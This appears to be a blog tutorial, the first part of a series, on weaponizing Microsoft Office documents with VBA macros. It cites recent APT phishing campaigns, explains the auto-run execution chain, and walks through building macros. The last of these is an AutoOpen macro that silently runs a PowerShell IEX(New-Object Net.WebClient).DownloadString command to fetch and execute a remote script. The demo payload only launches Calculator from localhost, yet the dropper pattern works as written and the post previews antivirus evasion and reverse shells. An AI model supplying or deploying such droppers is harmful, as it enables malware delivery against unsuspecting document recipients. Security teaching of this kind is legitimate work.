Weaponizing Office Documents - Part 1
Macros Are Not Dead
Introduction
September 2025, APT28 also known as Fancy Bear (Russia) used a VBA macro as the initial execution mechanism during the campaign Operation Phantom Net Voxel. In August 2025, Muddy Water (Iran) sent phishing emails containing malicious Microsoft Word documents that prompted recipients to “Enable Content” during the campaign Phoenix Backdoor Campaign. And I can go on forever. My point is that, while Microsoft has implemented Mark of the Web (MoTW) to block macros from the internet, attackers still bypass this through techniques like ISO/ZIP smuggling.
In my last posts on Dll Injection and Process Hollowing, we assumed code was already running. Today we build the delivery mechanism that makes that injection possible.
The Execution Flow

The attack start with the attacker sending a malicious Word or Excel documents, often via email. It may look benign or contain social engineering prompts like “Enable macros to view content”. When the document is opened, Microsoft Word or Excel starts the VBA engine to handle any macros embedded in the file. The user might see a prompt like “Macro have been disabled” unless they enable it. Modern Windows versions tags files from the internet with an NTFS Alternate Data Stream (Zone.Identifier), this is why attackers often use tricks to get the users to enable macros.

Most macro office attacks rely on a macro that runs automatically, like AutoOpen() to ensure the attack begins as soon as the document is opened, without the user doing anything else. The macro often Shell(), WScript.Shell, or CreateObject("WScript.Shell") to execute system commands and escape the Office sandbox and interacts with the operating system. cmd.exe or Powershell is invoked to run more complex payloads. This may be a Powershell one-liner that establishes a connection to the attacker’s server to download additional malware or runs encoded commands to evade detection
Building the Macro
To start, open a new office documents (docs or excel) and go in the developer tab. If it’s hidden, which is the case by default in later version of office, then go File->Options->Customize Ribbon and check the Developer checkbox


Now click on Macro, and paste the code in the image. For this example we’ll be using a simple script that launch calculator
vbNormalFocus here means that the application window will appears in its usual size (not minimized or maximized) and become the active window on top of the other windows. What an attacker would use is vbHide which makes the program run in the background, now window is shown and the user doesn’t interact with it directly

Save the document as A macro-enabled document with the .docm extension and quit. When you reopen the document, the VBA script will execute and open calculator.
As you can see, the macro was able to launch a process (in our case calculator). In real world scenario, macro often act as a dropper, meaning they don’t contain the full malware themselves. Instead, they connect to a remote server, download payloads and execute them silently.
Let’s build one. For this next example we’re going to need a server to host our payload. We’ll be using a powershell script that launch calculator. To start, create a powershell file with the .ps1 extension and copy and paste the line below:
Start-Process calc.exe
Save the file and open cmd in the same directory. Now launch a python server
python -m http.server 9000
The macro is the following:
Sub AutoOpen()
    Dim ps As String
    ps = "powershell.exe -Command IEX(New-Object Net.WebClient).DownloadString('http://localhost:9000/payload.ps1')"
    Shell ps, vbHide
End Sub
Now if we open the document and execute the macro, Windows defender will catch it. The reason is the pattern is extremely common in malware, and Windows defender (like most antivirus) considers the macro + download + execution chain suspicious and blocks it proactively. That’s the reason why most attackers uses obfuscation to evades detections. I highly suggest reading this article from sekoia for a full breakdown on the infection chain used by APT28 aka Fancy Bear.
Conclusion
This post is a fundamental of office weaponization. In a future post, we’ll look at how to bypass Windows Defender using VBA obfuscation and establish a persistent reverse shell. Stay safe and until next time :).